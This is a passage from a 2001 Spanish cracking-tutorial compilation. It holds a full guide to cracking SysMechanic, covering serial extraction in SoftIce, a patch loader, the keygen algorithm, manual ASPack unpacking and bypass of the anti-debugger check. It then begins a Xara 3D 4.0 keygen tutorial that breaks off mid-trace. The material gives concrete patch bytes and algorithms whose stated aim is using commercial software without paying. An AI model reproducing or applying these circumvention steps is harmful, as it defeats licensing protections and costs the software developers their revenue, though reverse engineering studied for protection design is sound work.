0167:00500D90 44 41 4D 4E 20 53 79 73-00 00 00 00 FF FF FF FF  DAMN Sys........^
0167:00500DA0 06 00 00 00 52 21 53 43-27 53 00 00 FF FF FF FF  ....R!SC'S......^
0167:00500DB0 08 00 00 00 70 63 79 73-6D 6B 65 79 00 00 00 00  ....pcysmkey....
0167:00500DC0 FF FF FF FF 0C 00 00 00-53 65 72 69 61 6C 46 69  ........SerialFi
0167:00500DD0 73 68 65 72 00 00 00 00-FF FF FF FF 07 00 00 00  sher............
0167:00500DE0 44 75 65 6C 69 73 74 00-FF FF FF FF 08 00 00 00  Duelist.........
0167:00500DF0 2A 4B 65 79 67 65 6E 2A-00 00 00 00 FF FF FF FF  *Keygen*........
0167:00500E00 0B 00 00 00 73 79 73 6D-65 63 68 2E 65 78 65 00  ....sysmech.exe.
0167:00500E10 FF FF FF FF 0A 00 00 00-73 65 72 69 61 6C 2E 63  ........serial.c
0167:00500E20 6F 6D 00 00 FF FF FF FF-08 00 00 00 4B 65 79 4D  om..........KeyM
0167:00500E30 61 6B 65 72 00 00 00 00-FF FF FF FF 0C 00 00 00  aker............
0167:00500E40 4B 65 79 67 65 6E 65 72-61 74 6F 72 00 00 00 00  Keygenerator....v
0167:00500E50 FF FF FF FF 06 00 00 00-2D 3D 3D 54 4D 47 00 00  ........-==TMG..v
-------------------------------------------------------------------------PROT32-
```

Vaya, vaya, ahora ¿qué coño es esto? . Pues bien. a mi entender, lo que está haciendo es mirar si existe algún programa ejecutandose cuyo nombre contenga a estas palabras, podéis probar, solo hay que cambiar el nombre a cualquier aplicación poniendo por ejemplo de nombre 'DAMN Sys' y podréis comprobar como vuestro PC se reinicia automaticamente, estos tios cada vez me gustan más, jejeje. Continuemos con lo nuestro... seguimos trazando con F10, pasando todas estas comparaciones, sin saltar en ninguna de ellas, hasta que salimos del call. (cuando pasamos por el Ret).

Continuamos atentamente con F10, fijandonos en los valores de los registros (si no los véis F2). Hasta que al pasar por 004900AC vemos que al poner d eax aparece en la ventana de datos nuestro nombre, ahora estamos cerca, hay que tener mucho cuidado al pasar por encima de las call's. Justo al pasar por la siguiente llamada, vemos que en la ventana de datos justo debajo de nuestro nombre, aparece un extraño número, y justo bajo de ese extraño número, aparece uno aún más extraño, del tipo *xxxxx-STxxx-xxxxxxxxxx*, realmente extraño ;-) creo que está bastante claro lo que es. Después de tantas precauciones, y nos brindan el número en bandeja, mmm... Podemos fijarnos en que poco después de esta llamada, hay otra seguida de una comparación, este podría ser el esquema:

```
015F:004900B7  E8C0E80600        CALL      004FE97C
015F:004900BC  8B45F8            MOV       EAX,[EBP-08]
015F:004900BF  8B55FC            MOV       EDX,[EBP-04]
015F:004900C2  E8DD3EF7FF        CALL      00403FA4
015F:004900C7  7505              JNZ       004900CE
015F:004900C9  BE01000000        MOV       ESI,00000001
```

Como vemos, si la flag cero está activada al salir de la llamada, no probocaremos el salto y esi=1, entonces utilizando nuestra intuición (no hace falta esforzarse mucho) nos damos cuenta que esto quiere decir registrado Estandar, si miramos más abajo, vemos que el esquema se repite dos veces más, salvo que pone esi=2 y esi=3. Como podemos ver ha sido demasiado fácil extraer los códigos. Asi que he decidido hacer algo más divertido :-)

Jugando con el Código

OK, manos a la obra. Lo que vamos a hacer, es parchear el programa de forma que él mismo nos de el código. ¿Cómo?, sólo hay que cambiar el mensaje de error por el número de serie correcto. Para hacer esto, lo primero que debemos saber es dónde aparece la ventana. Trazando con F10 donde lo dejamos antes, podremos ver rápidamente en que dirección nos aparece, concretamente al pasar por 490184 aparece la ventana de error. Ponemos un bpx en esa dirección y volvemos a introducir los datos, salta sice, y nos metemos dentro del call con F8, y vemos algo interesante:

```
015F:0048F7E4  B8F8F74800        MOV     EAX,0048F7F8
015F:0048F7E9  E85E28FBFF        CALL    0044204C
015F:0048F7EE  C3                RET
```

Movemos a eax la dirección 48F7F8, y si pasamos por encima de la llamada, veremos que aparece la ventana. Pero primero veamos que hay en esa direccion de memoria:

```
0167:0048F7F8 59 6F 75 20 68 61 76 65-20 65 6E 74 65 72 65 64  You have entered^
0167:0048F808 20 61 6E 20 69 6E 76 61-6C 69 64 20 55 73 65 72   an invalid User^
```

¡ Justo lo que buscábamos ! esta es la frase que queremos cambiar. Ahora sólamente necesitamos saber donde está nuestro serial correcto; pero, no aparece por ninguno de los registros, vamos a tener que trabajar un poco más de la cuenta.

Bien, lo que vamos a hacer es que nos muestre el serial para la versión industrial. Para ello, nuevamente metemos los datos, y trazamos con F10 hasta llegar a la llamada donde saca el serial industrial., que está en 490117:

```
015F:00490117  E860E80600        CALL    004FE97C
015F:0049011C  8B45F8            MOV     EAX,[EBP-08]
015F:0049011F  8B55FC            MOV     EDX,[EBP-04]
015F:00490122  E87D3EF7FF        CALL    00403FA4
015F:00490127  7505              JNZ     0049012E
015F:00490129  BE03000000        MOV     ESI,00000003
```

Nota: Los bytes de las instrucciones asm que metamos, apuntadlos en un papelito.

Ok, al pasar tras el mov eax, [ebp-08], si ponemos d eax, veremos que aparece en la ventana de datos el serial industrial para nuestro nombre. Lo que vamos a hacer es meter esa información en otro registro, concretamente en esi. ¿Por qué esi? pues porque es el que he probado y he visto que llega practicamente intacto hasta el mensaje de error, el programa no lo utiliza para meter nada en él. Por tanto nos situamos en Sice, tal como está en la imagen, sobre 49011F, y nos disponemos a introducir una instrucción en asm, metemos 'a eip', y metemos la instrucción 'mov esi, eax' pulsamos enter, y como vemos que sólo ocupa dos bytes, metemos un 'nop' (ya que la instrucción original tenía tres bytes 8B55FC) y pulsadmos enter dos veces más. No sé si lo habré explicado muy bien, cualquier duda que tengáis preguntádmela.

La primera parte ya está hecha, ahora vamos donde lo habíamos dejado antes, en 48F7E4, y miramos el registro esi (d esi), y vemos que ahí está nuestro serial industrial, aunque un poco movido a la derecha, concretamente 5 espacios para comprobarlo escribimos d esi+5, y veremos que se coloca perfectamente. Ahora sólo tenemos que pasar lo que está en esi a eax, para ello, nuevamente tenemos que escribir un poco de asm, 'a eip', y metemos 'lea eax, [esi+5]', que ocupa tres bytes, como la original ocupaba cinco, B8F8F74800, tenemos que meter un par de nops para rellenar. ('nop' enter, 'nop' dos veces enter). Pulsamos F5 y... aparece el serial en la ventana!!!! Ahora estaréis pensando en hacer estos cambios permanentes en el archivo original, pero no, porque está empakado con aspack, y aunque con Unaspack, lo tendríamos rapidamente, mejor vamos a hacer un loader, y nos evitamos rollos. Voy a utilizar *Princess Sandy*, aunque cualquier otro servirá.

Por fin, estamos terminando esta parte, para hacer un loader, lo que necesitamos saber es la dirección de memoria donde lo queremos aplicar, los bytes originales de la instrucción a reemplazar y los bytes de la nueva instrucción que queremos introducir en su lugar, resumiendo, abrimos "Princess Sandy" y cargamos 'SysMechanic.exe', ahora por cada instrucción que queramos introducir pulsamos 'add item', y rellenamos los campos: (las direcciones con todos los ceros correspondientes)

Adress: 0049011F; Original Data: 8B55FC; Patch Data: 8BF090 .

Adress: 0048F7E4; Original Data: B8F8F74800; Patch Data: XXXXXXXXXX . Este os lo dejo a vosotros ;)

Pulsamos 'Build' y ya está nuestro Loader !!! Sólo queda probarlo. Esto podríamos llamarlo 'Keygen cutre para el registro industrial' ;-)

El generador de Claves

Lo más dificil a la hora de hacer un Keygen suele ser localizar el lugar o lugares donde es creado nuestro serial correcto, ¡¡ y nosotros ya lo hemos hecho!!! ;-)

Las explicaciones que voy a poner corresponden a el número de registro para la versión Estandar, aunque los tres se crean exactamente igual, de hecho todos se crean en la misma dirección, 4FE97C, unicamente cambia lo que podríamos llamar "la semilla", que para cada uno de ellos es diferente. Por tanto, nos dirigimos a la call que nos mostró el serial estandar correcto: 4900B7. (ponemos un bpx aqui)

Ok, ponemos el breakpoint (bpx 4900B7) metemos los datos de registro (ponemos un nombre de 12 dígitos, para ir todos iguales), pulsamos ok, y salta Sice en la llamada, nos metemos dentro de ella con F8, aparecemos en 4FE97C, trazamos un poco con F10 y vemos las primeras comparaciones:

```
015F:004FE9AF  837DF801      CMP     DWORD PTR [EBP-08],01
015F:004FE9B3  7505          JNZ     004FE9BA
015F:004FE9B5  BF11000000    MOV     EDI,00000011
015F:004FE9BA  837DF802      CMP     DWORD PTR [EBP-08],02
015F:004FE9BE  7505          JNZ     004FE9C5
015F:004FE9C0  BF17000000    MOV     EDI,00000017
015F:004FE9C5  837DF803      CMP     DWORD PTR [EBP-08],03
015F:004FE9C9  7505          JNZ     004FE9D0
015F:004FE9CB  BF0C000000    MOV     EDI,0000000C
015F:004FE9D0  837DF805      CMP     DWORD PTR [EBP-08],05
015F:004FE9D4  7505          JNZ     004FE9DB
015F:004FE9D6  BF19000000    MOV     EDI,00000019
015F:004FE9DB  BB21000000    MOV     EBX,00000021
```

Como podemos ver, lo único que se saca de estas comparaciones es el valor de EDI, que puede ser 11h, 17h, 0Ch ó 19h (todos en hexadecimal por supuesto, para no liarnos, pondré una h detrás de cada número en hexadecimal), ya que EBX será 21h en todo caso. Pues bien, aqui es donde selecciona esa 'semilla' que os dije, dependiendo del tipo de registro que vayamos a hacer. En este caso como hemos entrado en el momento que crea el de la edición estandar, vemos que EDI toma el valor es 11h. Esta es la única diferencia en la creación de los distintos tipos de registro, lo cuál nos quitará mucho trabajo a la hora de hacer el keygen. Bien, ya tenemos los primeros datos para el keygen, continuemos con F10. Hasta que poco después vemos que antes de una llamada, nuestro nombre se ha movido a eax, en 4FE9F8:

```
015F:004FE9F8  8B45FC        MOV     EAX,[EBP-04]
015F:004FE9FB  E89454F0FF    CALL    00403E94
015F:004FEA00  83F80A        CMP     EAX,0A
015F:004FEA03  7CDD          JL      004FE9E2
```

Pasamos por encima de la llamada, y vemos que el registro eax ha tomado el valor 0Ch que en decimal es 12, es decir calcula la longitud de nuestro nombre y la compara con Ah, que es 10 en decimal, y si es inferior saltamos más atrás, creando un bucle hasta que el nombre tome longitud 10. Como nosotros hemos metido un nombre de 12 caracteres, seguimos hacia delante, justo en la siguiente llamada, nuestro nombre es pasado a mayúsculas, continuamos hasta que llegamos a 4FEA29 que es donde comienza la creación del serial:

```
:004FEA29 BB01000000  mov ebx, 00000001 <- EBX=1. EDI=11. ECX=1. ESI= longitud del
 nombre
:004FEA2E 8B45FC      mov eax, dword ptr [ebp-04] <- EAX tiene nuestro nombre (d eax)
:004FEA31 8A4418FF    mov al, byte ptr [eax+ebx-01] <- al = un caracter del nombre
(por orden)
:004FEA35 3C46        cmp al, 46 <- Lo compara con 46h = 70 decimal= 'F'
:004FEA37 7622        jbe 004FEA5B <- si el caracter es mayor o igual que 'F' salta
:004FEA39 8B45FC      mov eax, dword ptr [ebp-04]
```

```
:004FEA3C 0FB64418FF  movzx eax, byte ptr [eax+ebx-01] <- eax = caracter del nombre
seleccionado
:004FEA41 8D143B      lea edx, dword ptr [ebx+edi] <- edx = ebx + edi
:004FEA44 2BC2        sub eax, edx <- eax = eax - edx
:004FEA46 8D55E8      lea edx, dword ptr [ebp-18]
:004FEA49 E85A9AF0FF  call 004084A8 <- ecx = eax. Calculamos el valor decimal del
caracter
:004FEA4E 8B55E8      mov edx, dword ptr [ebp-18] <- edx = valor decimal del
caracter seleccionado
:004FEA51 8D45F0      lea eax, dword ptr [ebp-10]
:004FEA54 E84354F0FF  call 00403E9C <- Colocamos edx en su sitio, para formar
el numero de registro
:004FEA59 EB20        jmp 004FEA7B <- Saltamos para preparar la siguiente vuelta
:004FEA5B 8B45FC      mov eax, dword ptr [ebp-04]
:004FEA5E 0FB64418FF  movzx eax, byte ptr [eax+ebx-01] <- eax = caracter del nombre
seleccionado
:004FEA63 8D143B      lea edx, dword ptr [ebx+edi] <- edx = ebx + edi
:004FEA66 03C2        add eax, edx <- eax = eax + edx
:004FEA68 8D55E8 lea  edx, dword ptr [ebp-18]
:004FEA6B E8389AF0FF  call 004084A8 <- ecx = eax. Calculamos el valor decimal del
caracter
:004FEA70 8B55E8      mov edx, dword ptr [ebp-18] <- edx = valor decimal del
caracter seleccionado
:004FEA73 8D45F0      lea eax, dword ptr [ebp-10]
:004FEA76 E82154F0FF  call 00403E9C <- Colocamos edx en su sitio, para formar
el numero de registro
:004FEA7B 47          inc edi <- edi = edi+1
:004FEA7C 43          inc ebx <- ebx = ebx+1
:004FEA7D 4E          dec esi <- esi = esi-1
:004FEA7E 75AE        jne 004FEA2E <- Volvemos a repetir el proceso hasta que esi=0.
```

Si hemos introducido un nombre de menos de 10 caracteres, como os dije antes, el programa nos añade al nombre sus propios caracteres hasta que tenga 10, estos caracteres son siempre iguales comienza a añadirlos a partir del caracter 21h, 33 decimal, que es '!' y va añadiendo los caracteres que siguen a este hasta completar el nombre. Por ejemplo si introducimos la letra 'a' como nuestro nombre, el nombre resultante será: ' a!"#$%&'() '. Este es el número máximo de caracteres que añade, ya que si no ponemos nombre, no vale. Un ejemplo más, si metemos de nombre 'pedro' quedará 'pedro!"#$%'. Espero haberlo dejado claro.

Bueno, con todo esto sólo hemos obtenido un número, pero el serial no es de esta forma, el serial es de la forma 12345-ST123-1234567890. Pero es muy fácil saber a simple vista como lo coloca. Lo veremos con un ejemplo: supongamos que el número obtenido es 83868992959<u>841</u>4039383736 el serial sería 83868-ST841-6373839304. La primera parte del serial corresponde a los cinco primeros dígitos del número. La última parte del serial corresponde a los diez últimos dígitos del número, pero tomados desde el final. Por último, los números de la parte central del serial corresponden a los tres dígitos que están en el centro del serial, no hay más que calcular la mitad del número (divisiones sin decimales por supuesto) y coger los tres digitos que ahí estén. En este ejemplo, el número tiene 24 dígitos, si hacemos 24 div 2=12, vamos al dígito 12 y lo seleccionamos junto a los dos siguientes dígitos, que precisamente son 841.

En resumen, lo que tenemos que tener en cuenta a la hora de programar nuestro keygen es:

1.- Lo primero la longitud de nuestro nombre, y si faltan caracteres añadir los que falten.

2.- Pasamos nuestro nombre a mayúsculas.

3.- Los registros comienzan con los siguientes valores: EBX=1; ECX= 1; ESI= longitud del nombre (en hexa); EDI= 11h (la 'semilla');

4.- Seleccionamos un caracter del nombre (por orden por supuesto) y lo comparamos con 'F' si es mayor igual saltaremos si no continuaremos sin saltar. La única diferencia radica en que si es mayor que 'F', a eax se le suma edx y si es menor se le resta.

5.- Pasamos a eax el valor del caracter seleccionado de nuestro nombre, edx=ebx+edi. A eax se le suma o se le resta edx según corresponda.

6.-El valor de eax resutante, será un número, en hexadecimal, lo tenemos que convertir a decimal, y meterlo en una especie de cadena, para formar el número final correspndiente a nuestro número.

7.- Una vez obtenido el número, lo reordenamos hasta formar el serial.

Bueno, como veis ha sido muy fácil, sólo nos queda programarlo aqui tenéis el que yo he hecho en pascal en el archivo sysmecky.pas. Recordad que no debemos poner nombres al programa como keygen o cosas así, o si no reiniciará la computadora. :-)

Cualquier duda que tengáis sobre el programa o cualquier cosa que no haya dejado clara, sólo tenéis que preguntarlo.

Volcado del Programa

Lo primero, analizamos el programa con File InsPEctor, o un programa similar, y nos dice que el programa está empaquetado con Aspack. Podemos hacer varias cosas, la más rápida y sencila es utilizar Unaspack, y veremos que nos da un bonito y perfecto ejecutable :-) Pero como a nosotros nos gusta trabajar más que a nadie :-P, vamos a volcar el programa a mano.

Lo primero a la hora de volcar un programa es encontrar el Original Entry Point (OEP), el punto original de entrada, para esto vamos a utilizar un sencillo y eficaz método de Raziel que podemos encontrar en el Dark Project. Es muy sencillo, vamos a Softice, y metemos un breakpoint a GetProcAddress, bpx getprocaddress, salimos de sice, y arrancamos el programa, saltará sice, habrá que ir pulsando F5 y F12 hasta que veamos que aparece en la linea verde SysMechanic!.aspack, las veces que habrá que pulsar F5 varía según el sistema, por eso no concreto más. Ahora nos desplazamos para abajo (con las flechas de desplazamieto), sobre la ventana de código para buscar una instrucción, en concreto un Push 00000000 ... miramos, ...y un poco más abajo lo vemos y ponemos un breakpoint en esa dirección:

```
015F:005F44FB  C20C00          RET     000C
015F:005F44FE  6800000000      PUSH    00000000
015F:005F4503  C3              RET
```

Una vez puesto el breakpoint, pulsamos F5... salta sice en esa dirección, pero ahora en lugar de aparecer Push 00000000 pone Push 0050F104 y justo después aparece un RET. EL 50F104 es nuestro OEP, y al pasar el Ret, vamos justo a él, por tanto el programa ya está descomprimido, sólo nos queda volcarlo a nuestro disco duro. Para ello, nos situamos sobre el Ret, y escribimos en sice: 'a eip', e introducimos la instrucción: 'jmp eip' pulsamos un par de veces enter, y F5, para crear un bucle, dejando el programa desempaquetado en la memoria, listo para que lo volquemos al disco duro. Para ello, abrimos Procdump, y en la lista de tareas, seleccionamos *Sysmechanic.exe* con el botón secundario del ratón, y pulsamos '*Dump (full)*' en el menú emergente, nos pide un nombre para el archivo, le metemos por ejemplo *sys_dump.exe*, y lo guardamos en la carpeta del programa original. Para cerrar la aplicación que dejamos con el bucle infinito, seleccionamos '*Kill Task*', en el mismo menú de antes.

Sin cerrar Procdump, ahora vamos a *PE Editor*, y abrimos el ejecutable que acabamos de crear, y cambiamos el valor el OEP por que hemos encontrado, pero habiéndole restado antes la *Image Base*, es decir **50F104-400000=10F104=OEP**. Ya está listo, pero si tenemos pensado abrirlo con Wdasm, nos metemos en '*Sections*', y en la primera sección que aparece pulsamos con el botón secundario del ratón, seleccionamos '*Edit Section*' y cambiamos sus características de C0000040 a E0000020. Ahora sí hemos terminado del todo, probamos el ejecutable, y ¡¡ Funciona !!

Protección Anti-Sice

Bueno, para terminar este largo (casi interminable) tutorial, vamos a eliminar la protección anti-sice, simplemente frabricaremos un loader, o si queréis podéis hacer un parche para el ejecutable desempaquetado.

En este programa concreto, hay dos formas de eliminar la protección anti-sice, la directa o la indirecta. ¿Cuál es la indirecta? Pués bien, ¿qué hace el programa si encuantra sice? se reinicia nuestra computadora, ¿qué hace el programa si encuentra un proceso activo, con el nombre de R!sc's, keygen, etc.? también reinicia, mmm.... jejeje, creo que ya sabéis por donde voy, sólo hay que encontrar la llamada que proboca el reinicio y tendríamos localizada la zona en la que el programa busca a softice. Pero, como veremos a continuación la forma directa es aún más rápida, aunque por lo que pueda pasar, nunca está de más tener más de una ruta de escape ;-)

Veamos la forma directa. Lo primero es saber qué es lo que estamos buscando, las protecciones más usuales suelen ser 'MeltIce' y la segunda suele ser una 'int 3' que no funciona con softice, y provoca un error. Lo que parece que hace el programa es utilizar MeltIce, ya que no da error por ninguna parte.

Bien, esta protección es muy fácil de localizar. Vamos a sice (Ctrl+D) y metemos un bpx CreateFileA. Arrancamos el programa y rompe sice, F5 un par de veces más y F12 para llegar al código de nuestro programa, justo debajo de la llamada a la API:

```
015F:00500F01  681C0F5000        PUSH     00500F1C
015F:00500F06  E89556F0FF        CALL     KERNEL32!CreateFileA
015F:00500F0B  83F8FF            CMP      EAX,-01
015F:00500F0E  7408              JZ       00500F18
015F:00500F10  50                PUSH     EAX
015F:00500F11  E85A56F0FF        CALL     KERNEL32!CloseHandle
015F:00500F16  B301              MOV      BL,01
```

Justo encima de la llamada a la API, podemos ver un push 500F1C, si ponemos d 500F1C, veremos lo que estabamos buscando:

```
0030:00500F1C 5C 5C 2E 5C 53 49 43 45-00 00 00 00 53 33 DB 6A  \\.\SICE....S3.j^
```

hemos dado justo en el blanco, vemos que si encuantra algo bl se pone a 1 (**mov bl, 01**), si no continua a cero, con cambiar el 1 por el 0 (**mov bl, 00**), ya estaría pasada la protección, así de fácil. Ya sabéis que es lo que hay que hacer para hacer el loader, y también para hacer el parche eso ya os lo dejo a vosotros.

Nota: para los que uséis windows NT, veréis que en esta llamada, no detecta a sice, pero en la siguiente llamada tened cuidado ;-)

Otra forma de encontrar la protección, una vez que tenemos el programa desempaquetado, sólo tenemos que ir a Wdasm, desemsamblarlo, y buscar en las Strings References "\\.\SICE" y "\\.\NTICE" y ya está, aunque no siempre podremos hacer esto.

Finalizando

Bueno esto ha sido todo por esta vez, espero no haberme equivocado mucho, si encontráis cualquier error, o tenéis alguna pregunta no dudéis en decírmelo. Espero que os haya resultado útil este tute. No olvidéis que **nuestro objetivo sólo es aprender**. Sin contar con la diversión que esto supone por supuesto ;-))

Un Gran Saludo para:

- Pr@fesor X
- SiLVeR SToRM
- Txeli
- DeK_OiN
- Act Mago
- RAZiEL, ViPER y LEiRUS
- Al resto de amigos de **K-FoR (Hi John)**

- Todo el DREAM TEAM de la Compilación de Tutoriales 2001 CdT2001 **:)**
- Saludos a todos los **crackers** del mundo

Hasta la próxima...

« »~~~=*=~~~« »

Mi correo: kuato_thor@hotmail.com

La página de [K-FoR]: http://pagina.de/kfor

« »~~~=*=~~~« »

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Xara 3D 4.0

PROTECCION:	**Código de desbloqueo generado a partir del registro**
Objetivo:	Hacer un Keygen.
Descripcion:	Programa que produce textos en 3D con efectos de luz, color y movimiento.
Dificultad:	**Aficionado**
DOWNLOAD:	http://www.xara.com/downloads/software/xara3d4n.exe
Herramientas:	**Softice, MAsm32**
CRACKER:	**Caos Reptante** **FECHA: 03/07/2001**

INTRODUCCION

Este programa, que a mí me parece que no está nada mal, tiene desde nuestro punto de vista como principal característica, la de generar un código a partir de datos del registro. Al darles este código junto con nuestro dinero :o(nos dan un código de desbloqueo para evitar que en el fondo de nuestros diseños aparezca un mosaico de anagramas del programa, que los estropea completamente. Aunque esto me parezca vomitivo, debo reconocer que es una manera eficaz de mostrar las posibilidades del programa sin que se pueda obtener nada útil de él. Es realmente maquiavélico :o(
Vamos a frustrar las intenciones del programador, confeccionando un keygen que nos permitirá evaluar con calma el programa ;o)

AL ATAKE

Me gusta hacer keygens, pero me he encontrado con algún programa que, por ejemplo, de la versión 3.0 a la 3.1, cambia el número de registro. Así no merece la pena emplear tiempo en hacer un keygen, cuando la utilidad de este puede ser en ocasiones, tan limitada como la de un parche :o(Para animaros a vosotros, y animarme yo, transcribo a continuación la opinión de ESTADO+PORCINO:

_____

¿Merece la pena hacer un Generador?


La respuesta es depende. Hacer un Generador no es nada sencillo, consume mucho tiempo y habilidades. Es mucho más fácil parchear la rutina de verificación para que acepte cualquier cosa.
Pero las ventajas de crear un Generador son muy importantes, primera y ante todo es que realmente se está cumpliendo con la filosofía crack (ingeniería inversa) al comprender y transformar el programa para que se adapte a nuestras necesidades.
Segunda ventaja son los conocimientos que se captan sobre todo a nivel ensamblador y de operaciones aritméticas con bits.
Tercera y no más importante la satisfacción del trabajo artesano, bien hecho. Esa satisfacción que nos hace seguir adelante.
La cuarta ventaja tiene que ver con la historia del Software. Puedes "coleccionar" las protecciones de tu programa favorito y ver la evolución de su software.
Y como quinta, un fin práctico, al final del proceso se obtiene un número de serie válido, lo que te convierte en un usuario "legal" y problamente no tengas que crakear la próxima versión.

_____

No sé si en el futuro seguiré haciendo keygens, o parchearé programas, o me dedicaré a la cria de chinchillas. Bien, vamos a lo nuestro. En primer lugar, voy a indicar los saltos que se deberían modificar para parchear el programa. Esto no aporta nada nuevo, pero me permitirá hacer alguna consideración que creo de interés. A continuación veremos la manera en que se generan los códigos, y finalmente elaboraremos el keygen. En mi último tuto, (el del News Rover) acabé bastante harto, y dejé un poco en el aire la explicación de la programación del keygen. Aquí procuraré dejarlo lo más claro posible.

PARCHEADO DEL PROGRAMA

Lo más práctico es empezar por ver, mediante el File Inspector, Languaje 2000 o similar, si el programa tiene alguna característica especial. Aparentemente no es este el caso y pasamos al desensamblado con el W32Dsam. Aquí nos encontramos con que el desensamblado se detiene al empezar el código. Probé de cambiar el valor de las secciones con el ProcDump sin obtener ningún resultado. Finalmente, recordando una conversación anterior, le expliqué el problema a DeK_OiN, quien me recomendó mirar atentamente la cabecera del programa. Así lo hice con el ProcDump (PE Editor/Sections) y vi lo siguiente:



Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.text	000B1642	00001000	000B2000	00001000	60000020
WCODE	00006D99	000B3000	00007000	000B3000	E0000020
.rdata	0002A4C0	000BA000	0002B000	000BA000	40000040
.data	00048368	000E5000	00009000	000E5000	C0000040
.rsrc	0002ED20	0012E000	0002F000	000EE000	40000040

¿Veis algo extraño? Pues lo hay. En la sección .data el Virtual Size es de 48368, y el Raw Size de 9000. Parece que se les ha caído un cuatro :o) Consecuentemente, el Virtual Offset de la sección siguiente es 12E000, mientras que el Raw

Offset es EE000. Una vez arreglado esto, (botón derecho sobre .data/ Edit section/Raw Size=00049000, y sobre .rscr /Edit Section/Raw Offset=0012E000) el W32Dsam desensambla el programa sin ningún problema. Muchas gracias DeK :o) Por cierto, me he cargado el programa. Ahora da error al ejecutarse, pero he conseguido desensamblarlo que es lo que quería.
Aquí están las comparaciones a "optimizar" (luego veremos como llegamos hasta aquí):

```
:0041F6C1 8378F807                cmp dword ptr [eax-08], 00000007
:0041F6C5 0F85FF010000            jne 0041F8CA
...........
:0041F6CF E814CD0500              call 0047C3E8
:0041F6D4 83C404                  add esp, 00000004
:0041F6D7 85C0                    test eax, eax
:0041F6D9 0F84EB010000            je 0041F8CA
............
:0041F6EB E8F8CC0500              call 0047C3E8
:0041F6F0 83C404                  add esp, 00000004
:0041F6F3 85C0                    test eax, eax
:0041F6F5 0F84CF010000            je 0041F8CA
............
:0041F707 E8DCCC0500              call 0047C3E8
:0041F70C 83C404                  add esp, 00000004
:0041F70F 85C0                    test eax, eax
:0041F711 0F84B3010000            je 0041F8CA
...........
:0041F723 E8C0CC0500              call 0047C3E8
:0041F728 83C404                  add esp, 00000004
:0041F72B 85C0                    test eax, eax
:0041F72D 0F8497010000            je 0041F8CA
...........
:0041F73F E8A4CC0500              call 0047C3E8
:0041F744 83C404                  add esp, 00000004
:0041F747 85C0                    test eax, eax
:0041F749 0F847B010000            je 0041F8CA
...........
:0041F75B E888CC0500              call 0047C3E8
:0041F760 83C404                  add esp, 00000004
:0041F763 85C0                    test eax, eax
:0041F765 0F845F010000            je 0041F8CA
............
:0041F777 E86CCC0500              call 0047C3E8
:0041F77C 83C404                  add esp, 00000004
:0041F77F 85C0                    test eax, eax
:0041F781 0F8443010000            je 0041F8CA
............
:0041F80F 3BC1                    cmp eax, ecx
:0041F811 0F85B3000000            jne 0041F8CA
```

En la primera, se comprueba que la longitud del código es de siete caracteres. En las siete siguientes, que se trata de letras. Y en la última, que el código es correcto.
A mi no me gusta (no digo que esté mal, digo que no me gusta) invertir los saltos, prefiero obligar a saltar o impedir el salto, según convenga. En este caso, ninguno de los saltos debe producirse, por lo que deberíamos "nopear" el primer y el último salto, substituyendo por ejemplo 0F 85 B3 00 00 00 por 90 90 90 90 90 90, o por 0F 85 00 00 00 00 que envía el salto a la línea siguiente. Con los otros siete, se puede hacer lo mismo, o ir a buscar el call, y hacer que al regreso de éste, EAX sea igual a uno. Pero lo que en este caso no debe hacerse, es invertir los ocho primeros saltos, porque de hacerlo así, en el caso de que se nos ocurriera introducir un código de siete caracteres, o de que alguno de estos caracteres fuera una letra, el programa no nos aceptaría el código.

OBTENCION DEL CODIGO

Bien, después de divagar, vamos a hacer cosas útiles. En primer lugar, con el SofIce cargado, ejecutamos el programa, y vemos que lo primero que hace es darnos la opción de adquirirlo o de continuar. Le damos a "Purchase" y nos aparece una ventana en cuya parte superior aparece un código de nueve letras que no nos interesa y en la parte inferior una ventana de texto para introducir el código y el botón de unlock. Vamos a introducir un código, pero ¿cual? Si previamente hubiéramos mirado en la ayuda del programa el procedimiento para registrarse, (siempre es conveniente hacerlo) hubiéramos leído esto:

Unlocking uses two keys:
a nine letter Key code (el que aparece en la parte superior)
a seven letter Unlock code (el que debemos introducir)

Pues muchas gracias :oD Así que vamos a introducir un código de siete letras "ABCDEFG" que si bien nos costará localizar en la memoria, nos permitirá ver el orden en que deben ir las letras con mayor facilidad. Antes de pulsar "Unlock software", pulsaremos control+D y una vez en el SoftIce, introduciremos **bpx hmemcpy**. Salta el SIce y pulsamos unas siete veces F12 para volver al Xara.

```
:004961A0 FF90A0000000            call dword ptr [eax+000000A0]  llamada
a HMEMCPY
:004961A6 8945FC                  mov dword ptr [ebp-04], eax    llegamos
aquí
```

Ahora se trata de localizar la cadena "ABCDEFG" en la memoria. Lo haremos mediante la instrucción **`s 30:00 l ffffffff 'ABCDEFG'`**, la cual nos lleva a una cadena de texto que incluye todo el abecedario y que no tiene nada que ver con lo que nos interesa. Pulsamos **`s`** para seguir buscando y por fin, después de varios intentos, llegaremos a la buena.(La dirección puede ser parecida a 00DC47xx). Una vez localizado nuestro código, introduciremos la instrucción **`bpm dirección rw`** que nos parará el SIce cuando se lea esta posición de memoria que corresponde a la primera letra de nuestro código. F5 para continuar y el SIce se detiene en KERNEL32. Pulsamos F12 dos veces y de vuelta en el Xara:

```
:00499931 FF1528A34B00            Call [KERNEL32!lstrlen]
